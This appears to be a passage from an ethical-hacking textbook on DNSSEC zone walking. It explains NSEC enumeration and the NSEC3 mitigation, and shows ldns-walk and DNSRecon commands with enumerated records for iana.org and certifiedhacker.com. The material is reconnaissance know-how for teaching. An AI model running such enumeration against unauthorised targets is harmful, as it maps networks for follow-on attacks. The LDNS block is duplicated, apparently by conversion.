
A high TTL value indicates that the record was not in the cache

Figure 4.37: Screenshot of a dig query for a cached site

DNSSEC Zone Walking

- DNSSEC zone walking is a DNS enumeration technique where an attacker attempts to **obtain internal records of the DNS server** if the DNS zone is not properly configured
- Attackers use tools, such as **LDNS** and **DNSRecon**, to exploit this vulnerability and **obtain the network information** of a target domain and further launch Internet-based attacks

LDNS




```
ubuntu@ubuntu-Virtual-Machine:~$ ldns-walk @8.8.8.8 iana.org
iana.org.       iana.org. A NS SOA MX TXT AAAA RRSIG NSEC DNSKEY
api.iana.org. CNAME RRSIG NSEC
app.iana.org. CNAME RRSIG NSEC
autodiscover.iana.org. CNAME RRSIG NSEC
beta.iana.org. CNAME RRSIG NSEC
blackhole-1.iana.org. A AAAA RRSIG NSEC
blackhole-2.iana.org. A AAAA RRSIG NSEC
blackhole-3.iana.org. AAAA RRSIG NSEC
blackhole-4.iana.org. AAAA RRSIG NSEC
_dnsauth.data.iana.org. TXT RRSIG NSEC
datatracker.iana.org. CNAME RRSIG NSEC
dev.iana.org. CNAME RRSIG NSEC
feedback.iana.org. CNAME RRSIG NSEC
ftp.iana.org. CNAME RRSIG NSEC
vhost-int.int.iana.org. CNAME RRSIG NSEC
itar.iana.org. A AAAA RRSIG NSEC
maintenance.iana.org. CNAME RRSIG NSEC
number-6.iana.org. AAAA RRSIG NSEC
pen.iana.org. CNAME RRSIG NSEC
ppa-request.iana.org. MX RRSIG NSEC
prisoner.iana.org. A AAAA RRSIG NSEC
rdap.iana.org. CNAME RRSIG NSEC
rdap-qa.iana.org. A RRSIG NSEC
recursive.iana.org. A AAAA RRSIG NSEC
```

Enumerated DNS record file

https://www.nlnetlabs.nl

DNSRecon



./dnsrecon.py -d www.certifiedhacker.com -z - Parrot Terminal
File Edit View Search Terminal Help

```
                        crt:     Perform crt.sh search for subdomains and hosts.
                        snoop:   Perform cache snooping against all NS servers for a given domai
n, testing
                                 all with file containing the domains, file given with -D option
.

                        tld:     Remove the TLD of given domain and test against all TLDs regist
ered in IANA.
                        zonewalk: Perform a DNSSEC zone walk using NSEC records.
┌─[root@parrot]─[/home/attacker/dnsrecon]
└──╼ #./dnsrecon.py -d www.certifiedhacker.com -z
[*] std: Performing General Enumeration against: www.certifiedhacker.com...
[-] DNSSEC is not configured for www.certifiedhacker.com
[*]      SOA ns1.bluehost.com 162.159.24.80
[*]      NS ns1.bluehost.com 162.159.24.80
[*]      NS ns2.bluehost.com 162.159.25.175
[*]      MX mail.certifiedhacker.com 162.241.216.11
[*]      CNAME www.certifiedhacker.com certifiedhacker.com
[*]      A certifiedhacker.com 162.241.216.11
[*]      TXT www.certifiedhacker.com v=spf1 a mx ptr include:bluehost.com ?all
[*] Enumerating SRV Records
[+] 0 Records Found
[*] Performing NSEC Zone Walk for www.certifiedhacker.com
[*] Getting SOA record for www.certifiedhacker.com
[*] Name Server 162.159.24.80 will be used
[*]      CNAME www.certifiedhacker.com certifiedhacker.com
[*]      A certifiedhacker.com 162.241.216.11
[+] 2 records found
```

https://www.github.com

DNSSEC Zone Walking

Domain Name System Security Extensions (DNSSEC) zone walking is a type of DNS enumeration technique in which an attacker attempts to obtain internal records if the DNS zone is not properly configured. The enumerated zone information can assist the attacker in building a host network map.

Organizations use DNSSEC to add security features to the DNS data and provide protection against known threats to the DNS. This security feature uses digital signatures based on public-key cryptography to strengthen authentication in DNS. These digital signatures are stored in the DNS name servers along with common records such as MX, A, AAAA, and CNAME.

While DNSSEC provides Internet security, it is also susceptible to a vulnerability called zone enumeration or zone walking. By exploiting this vulnerability, attackers can obtain network information of a target domain, based on which they may launch Internet-based attacks.

To overcome the zone enumeration vulnerability, a new version of DNSSEC that uses Next Secure version 3 (NSEC3) is used. The NSEC3 record provides the same functionality as NSEC records, except that it provides cryptographically hashed record names that are designed to prevent the enumeration of record names present in the zone.

To perform zone enumeration, attackers can use various DNSSEC zone enumerators such as LDNS, DNSRecon, nsec3map, nsec3walker, and DNSwalk.

DNSSEC Zone Walking Tools

DNSSEC zone walking tools are used to enumerate the target domain's DNS record files. These tools can also perform zone enumeration on NSEC and NSEC3 record files and further use the gathered information to launch attacks such as denial-of-service (DoS) attacks and phishing attacks.


- **LDNS**

  Source: *https://www.nlnetlabs.nl*

  LDNS-walk enumerates the DNSSEC zone and obtains results on the DNS record files.

  As shown in the screenshot, attackers use the following query to enumerate a target domain **`iana.org`** using the DNS server **`8.8.8.8`** to obtain DNS record files:

  `ldns-walk @<IP of DNS Server> <Target domain>`



```
ubuntu@ubuntu-Virtual-Machine:~$ ldns-walk @8.8.8.8 iana.org
iana.org.       iana.org. A NS SOA MX TXT AAAA RRSIG NSEC DNSKEY
api.iana.org. CNAME RRSIG NSEC
app.iana.org. CNAME RRSIG NSEC
autodiscover.iana.org. CNAME RRSIG NSEC
beta.iana.org. CNAME RRSIG NSEC
blackhole-1.iana.org. A AAAA RRSIG NSEC
blackhole-2.iana.org. A AAAA RRSIG NSEC
blackhole-3.iana.org. AAAA RRSIG NSEC
blackhole-4.iana.org. AAAA RRSIG NSEC
_dnsauth.data.iana.org. TXT RRSIG NSEC
datatracker.iana.org. CNAME RRSIG NSEC
dev.iana.org. CNAME RRSIG NSEC
feedback.iana.org. CNAME RRSIG NSEC
ftp.iana.org. CNAME RRSIG NSEC
vhost-int.int.iana.org. CNAME RRSIG NSEC
itar.iana.org. A AAAA RRSIG NSEC
maintenance.iana.org. CNAME RRSIG NSEC
number-6.iana.org. AAAA RRSIG NSEC
pen.iana.org. CNAME RRSIG NSEC
ppa-request.iana.org. MX RRSIG NSEC
prisoner.iana.org. A AAAA RRSIG NSEC
rdap.iana.org. CNAME RRSIG NSEC
rdap-qa.iana.org. A RRSIG NSEC
recursive.iana.org. A AAAA RRSIG NSEC
```

Figure 4.38: Screenshot of LDNS displaying results on the target domain

